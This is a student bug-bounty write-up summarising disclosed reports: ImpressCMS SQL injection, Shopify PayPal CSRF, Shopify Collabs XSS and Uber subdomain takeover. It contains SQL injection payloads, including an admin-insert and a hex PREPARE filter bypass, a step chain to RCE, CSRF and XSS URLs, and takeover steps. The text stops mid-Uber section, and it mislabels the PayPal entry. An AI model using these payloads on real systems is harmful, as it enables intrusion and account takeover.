Sri Lanka Institute of Information Technology

Bug Bounty Writeups

IE2062 – Web Security

Submitted by:

Student Registration Number	Student Name
IT21049354	Athauda A.M.I.R.B

Date of Submission

14/11/2022

Table of Contents

1. ImpressCMS: SQL injection 3
   - 1.1 Basic Information 3
   - 1.2 Exploitation 5
   - 1.3 CVSS Score 7
   - 1.4 Impact 7
2. Paypal: CSRF while Connecting as a Payment Gateway 8
   - 2.1 Basic Information 8
   - 2.2 Exploitation 9
   - 2.3 CVSS Score 10
   - 2.4 Impact 10
3. Shopify: Cross-site scripting (XSS) 11
   - 3.1 Basic Information 11
   - 3.2 Exploitation 11
   - 3.3 CVSS Score 13
   - 3.4 Impact 13
4. Uber: Authentication bypass 14
   - 4.1 Basic Information 14
   - 4.2 Exploitation 15
     - 4.2.1 Subdomain Takeover 15
     - 4.2.2 Authentication Bypass 17
     - 4.2.3 Proof of Concept 21
   - 4.3 CVSS Score 22
   - 4.4 Impact 22
5. Vanilla: CORS Misconfiguration 23
   - 5.1 Basic Information 23
   - 5.2 Exploitation 24
     - 5.2.1 Proof of Concept 26
   - 5.3 CVSS Score 27
   - 5.4 Impact 27

Drive Link 28

1. **ImpressCMS: SQL injection**

1.1 Basic Information

Bounty Info: Hackerone | https://hackerone.com/reports/1081145

Bug Hunter: His name is Egidio Romano, but everybody calls him "EgiX." From the University of Catania in Italy, he graduated with a Bachelor of Science in Computer Science.

Type of Bounty: SQL Injection

Organization: ImpressCMS

Severity: Critical

Vulnerability: The flawed script was found in the directory "/include/findusers.php":

Bounty Reward: not mentioned

CVE Id: none

The developers of ImpressCMS claim that their Content Management System (CMS) is the easiest and most secure way to administer websites in several languages. With this app, updating a website's content is as simple as penning an essay. Business users, community users, huge corporations, and individuals looking for a straightforward blogging platform can all find what they need in ImpressCMS. The free version of ImpressCMS may be the best deal you'll ever find for such a robust and effective system. An integrated security module called Protector is included in the software to help keep ImpressCMS websites safe from threats like Cross-Site Scripting (XSS) and SQL Injection. In this post, we'll examine how to exploit a pair of vulnerabilities I found approximately a year ago that, in the worst-case scenario, might permit unauthenticated attackers to execute arbitrary PHP code on the web server (RCE).

When examining the two vulnerabilities that can be used together to circumvent access control (KIS-2022-03) and reach a SQL Injection-vulnerable script (KIS-2022-04). Authenticated users can search for each other using the /include/findusers.php script. The following insecure code allows unauthenticated attackers to access it:

```
16  include "../mainfile.php";
17  xoops_header(false);
18
19  $denied = true;
20  if (!empty($_REQUEST['token'])) {
21      if (icms::$security->validateToken($_REQUEST['token'], false)) {
22          $denied = false;
23      }
24  } elseif (is_object(icms::$user) && icms::$user->isAdmin()) {
25      $denied = false;
26  }
27  if ($denied) {
28      icms_core_Message::error(_NOPERM);
29      exit();
30  }
```

If the user is authenticated and has administrator credentials, the "elseif" statement at lines 24-26 will allow script functionality. The "if" statement at lines 20–23 checks the security token without confirming the user's authentication. . Just grep the code for icms::$security->getTokenHTML() to find security tokens created across the application. Some, like the misc.php script at line 181, do not require user authentication.

Lines 281 and 294 in the below screenshot use the "groups" POST parameter to invoke the getUserCountByGroupLink() and getUsersByGroupLink() methods of the icms member Handler class, respectively; in both cases, the first argument is used to construct a SQL query without proper validation (assuming it is an array of integers).

```
281  $total = $user_handler->getUserCountByGroupLink(@$_POST["groups"], $criteria);
282
283  $validsort = array("uname", "email", "last_login", "user_regdate", "posts");
284  $sort = (!in_array($_POST['user_sort'], $validsort)) ? "uname" : $_POST['user_sort'];
285  $order = "ASC";
286  if (isset($_POST['user_order']) && $_POST['user_order'] == "DESC") {
287      $order = "DESC";
288  }
289
290  $criteria->setSort($sort);
291  $criteria->setOrder($order);
292  $criteria->setLimit($limit);
293  $criteria->setStart($start);
294  $foundusers = $user_handler->getUsersByGroupLink(@$_POST["groups"], $criteria, TRUE);
```

```
461.     public function getUsersByGroupLink($groups, $criteria = null, $asobject = false, $id_as_key = false)
462.         $ret = array();
463.
464.         $select = $asobject ? "u.*" : "u.uid";
465.         $sql[] = "  SELECT DISTINCT {$select} "
466.                 . " FROM " . icms::$xoopsDB->prefix("users") . " AS u"
467.                 . " LEFT JOIN " . icms::$xoopsDB->prefix("groups_users_link") . " AS m ON m.uid = u.uid"
468.                 . " WHERE 1 = '1'";
469.         if (! empty($groups)) {
 470.                 $sql[] = "m.groupid IN (" . implode(", ", $groups) . ")";
 471.             }
```

1.2 Exploitation

Simply said, the Protector module's anti-SQL-injection mechanisms look for potentially malicious strings in the request parameters (such select, concat, or information schema) and then either stop the request or record an event if they are detected. In this case, we can't utilize a technique like UNION SELECT... to finish the query and retrieve data from any old table. However, ImpressCMS utilizes PDO as its default database driver, which enables semicolon-separated, nested SQL query execution. Then we can insert the following:

```
INSERT INTO i36fd6f18_users (uname, pass) VALUES (0×65676978, 0×32333964…) #
```

This will add a record to the "users" database table, allowing an attacker to login as an ImpressCMS administrator. Simply a boolean-based SQL Injection attack could do this again by injecting:

```
AND ORD(SUBSTR((SELECT table_name FROM information_schema.tables WHERE
table_schema='impresscms' AND table_name LIKE '%users'), 1, 1)) = XX #
```


Because it contains suspicious SQL strings, the Protector module will prevent it, thus we need to find another way. Since layered queries are allowed, an attacker might bypass the Protector module by allocating the hex representation of the query they wish to run to a variable using SET, then using the PREPARE and Perform MySQL procedures to execute the query.

```
SET @q = 0x53454c45435420534c454550283129; PREPARE stmt FROM @q; EXECUTE
stmt; #
```

Because the "suspect strings" are in hexadecimal format, the Protector module will not be able to stop this attack. The puzzle pieces are in place, and the path from unauthenticated SQL injection to remote code execution is as follows:

- The token can be retrieved via /misc.php?action=showpopups&type=friend if it is legitimate.
- You can bypass security and access /include/findusers.php by using the token.
- Use a boolean query to query the database's name using SQL injection.
- Make use of time-dependent SQL injection to retrieve table names (by using the trick to bypass Protector)
- To gain administrative privileges, make use of the SQL injection vulnerability.
- Auto Tasks can be abused by logging in as admin and running PHP code.

1.3 CVSS Score



1.4 Impact

- Due to this flaw, unauthorized users might possibly gain access to sensitive information such as email addresses and password hashes stored in the "users" database table.
- Leakage of sensitive information

2. Paypal: CSRF while Connecting as a Payment Gateway

2.1 Basic Information

Bounty Info: Hackerone | https://hackerone.com/reports/807924

Bug Hunter: His name is Ron Chan and known as “ngalog”. He is from Hong Kong.

Type of Bounty: CSRF (Cross-Site Request Forgery)

Organization: Shopify

Severity: Medium

Vulnerability: When adding PayPal as a payment source, there is only a limited csrf protection in place.

Bounty Reward: $500

CVE Id: none

Ottawa, Ontario is the home of Shopify Inc., a Canadian international e-commerce firm. The word "Shopify" refers to the company's custom e-commerce platform for online shops and physical POS terminals. The Shopify platform provides e-commerce businesses with a variety of services, such as payment processing, marketing, shipping, and customer service. In here it shows the vulnerability found on payment gateway when a user selects PayPal as the payment source.

Adding PayPal as a payment option seems to offer some csrf protection, although it's not very strong in bug hunter’s opinion. Users will send this GET request when they decide they want to use PayPal as a payment option.

```
https://h60ngalog.myshopify.com/admin/payments/complete_paypal_incontext_oauth/41?merchantId=MTU4MzAzMDUwNDowMTBmMDZkYjg1NzM0YjQ4NWVkMDk1YzQ1YWYxY2ZlNw%3D%3D&merchantIdInPayPal=5NS8DHQCFGT84&permissionsGranted=true&accountStatus=BUSINESS_ACCOUNT&consentStatus=true&productIntentID=addipmt&productIntentId=addipmt&isEmailConfirmed=true
```

As the bug hunter said, given that the base64 encoded value of your store's `merchantId` is `1583030504:010f06db85734b485ed095c45af1cfe7`, which is plainly too long to brute force, he'd think this is a decent method to prevent CSRF. Due to the fixed nature of this value, a former administrator of this store may use it to bypass CSRF protection and use the victim's payment provider to place an order with PayPal. If this value is ever compromised or leaked, the store's owner will be at risk of CSRF attacks indefinitely.

2.2 Exploitation

1. Go to https://YOURDOMAIN.myshopify.com/admin/settings/payments (If you have a PayPal account that is already linked, you need to unlink it first.)
2. Then, follow this link. Activate PayPal express check out option.
3. Take note of the value of merchantId in the link; this merchantId is unique to your business and must be used if you want to link your store to the victim's. It looks like this,


```
MTU4MzAzMDUwNDowMTBmMDZkYjg1NzM0YjQ4NWVkMDk1YzQ1YWYxY2ZlNw%3D%3D
```

4. The last step is to visit this link and change the value of merchantId to the one you noted in the above step. (Retype it using YOUTSUBDOMINATE and REPLACEME)

```
https://YOURSUBDOMAIN.myshopify.com/admin/payments/complete_paypal_incontext_oauth/41?merchantId=REPLACEME&merchantIdInPayPal=5NS8DHQCFGT84&permissionsGranted=true&accountStatus=BUSINESS_ACCOUNT&consentStatus=true&productIntentID=addipmt&productIntentId=a
```

The attacker's PayPal merchant id is `5NS8DHQCFGT84`, so clicking on the link causes your store to add my PayPal account as a payment option.

2.3 CVSS Score



2.4 Impact

- A CSRF was used to have the shop linked up with the PayPal account
- Leakage of sensitive information

3. **Shopify: Cross-site scripting (XSS)**

3.1 Basic Information

Bounty Info: Hackerone | https://hackerone.com/reports/1672459

Bug Hunter: His name is Tobias Weisshaar and known as “kun_19”. And he is from Augsburg, Swabia, Bavaria, Germany

Type of Bounty: Cross-site Scripting (XSS)

Organization: Shopify

Severity: Medium

Vulnerability: Cross-site scripting vulnerability on this quite new domain api.collabs.shopify.com


Bounty Reward: $1600

CVE Id: none


To help content creators and influencers learn about and promote Shopify's millions of brands, the company has launched a new platform called Shopify collabs (collabs.shopify.com). To get rewarded, content creators can apply to work with various brands on this site (affiliate marketing). So, this information is about the very new domain which has a cross-site scripting flaw, discovered by this bug hunter.

3.2 Exploitation


1. Click on “Apply for early access” by going to https://www.shopify.com/collabs/find-brands
2. Then create a new Shopify account/ID
3. You will be redirected to the https://collabs.shopify.com/onboarding




4. Sign in using your social networking account (like Instagram) and make changes to your profile, content, etc.
5. Your registration (early access - waiting list) has been completed successfully.



6. Open the URL https://api.collabs.shopify.com/creator/auth/login?creator redirect=javascript:alert(document.domain) once you've logged in to observe the JavaScript's alert(document.domain) being triggered:



3.3 CVSS Score



3.4 Impact

- If the victim's browser is compromised, the attacker will be able to use the victim's credentials to access and use the api.collabs.shopify.com API in the future
- Leakage of sensitive information

4. Uber: Authentication bypass

4.1 Basic Information

Bounty Info: Hackerone | https://hackerone.com/reports/219205

Bug Hunter: His name is Arne Swinnen and known as the “arneswinnen”

Type of Bounty: Authentication bypass

Organization: Uber

Severity: Critical

Vulnerability: Bypassing the auth.uber.com authentication system via a takeover of the saostatic.uber.com subdomain

Bounty Reward: $500

CVE Id: none

The Amazon CloudFront content delivery network (CDN) subdomain saostatic.uber.com was exploitable by hackers. In addition, any exploited *.uber.com subdomain can steal session cookies from Uber's recently built Single Sign-On (SSO) system at auth.uber.com. This system relies on cookies that are shared among all *.uber.com subdomains. As a result, the impact of the subdomain takeover might be amplified to Authentication Bypass of Uber's whole SSO system, allowing access to all *.uber.com subdomains protected by it (e.g., vault.uber.com, partners.uber.com, riders.uber.com, etc).

This report shows that Uber uses OAuth as an SSO mechanism for *.uber.com subdomains: Open Redirect + Login CSRF Equals Account Takeover. Recently, they switched (reverted?) to an SSO method using shared session cookies across *.uber.com subdomains. Any uber.com subdomain that requires authentication (central, partners, riders, vault, developer,) redirects to auth.uber.com.

The subdomain takeover allows this webpage to imitate Uber, compromising security. For phishing assaults, as the bug hunter saying encrypt could easily generate an SSL certificate for this domain. The SSO method employing shared session cookies for https://.uber.com allows session hijacking and Authentication Bypass via subdomain takeover. To be attacked, a victim must authenticate to auth.uber.com and then browse a webpage under the attacker's control. The attack can be done silently without Uber's knowledge. The attacker can now impersonate the victim on any.uber.com that uses auth.uber.com for authentication, such as riders, partners, developers, bonjour, etc.

4.2 Exploitation


4.2.1 Subdomain Takeover

The CNAME for the subdomain "saostatic.uber.com" points to an AWS Cloudfront CDN server (which may resolve differently depending on your location):


```
# nslookup saostatic.uber.com 8.8.8.8
Server:      8.8.8.8
Address: 8.8.8.8#53

Non-authoritative answer:
saostatic.uber.com   canonical name = d3i4yxtzktqr9n.cloudfront.net.
```

When the subdomain saostatic.uber.com was visited before the takeover, a Cloudfront error page was shown instead.

After that, an attacker-controlled origin server was connected to a brand-new CDN endpoint on Amazon's Cloudfront. This time, "saostatic.uber.com" will be the hostname for the new Cloudfront CDN exit point:




The seize of the subdomain has been completed. Please see http://saostatic.uber.com/subdomaintakeoverbyarneswinnen.html for visual evidence. (Said by the hunter)



So, the subdomain takeover is done, then we must go for the Authentication bypass.

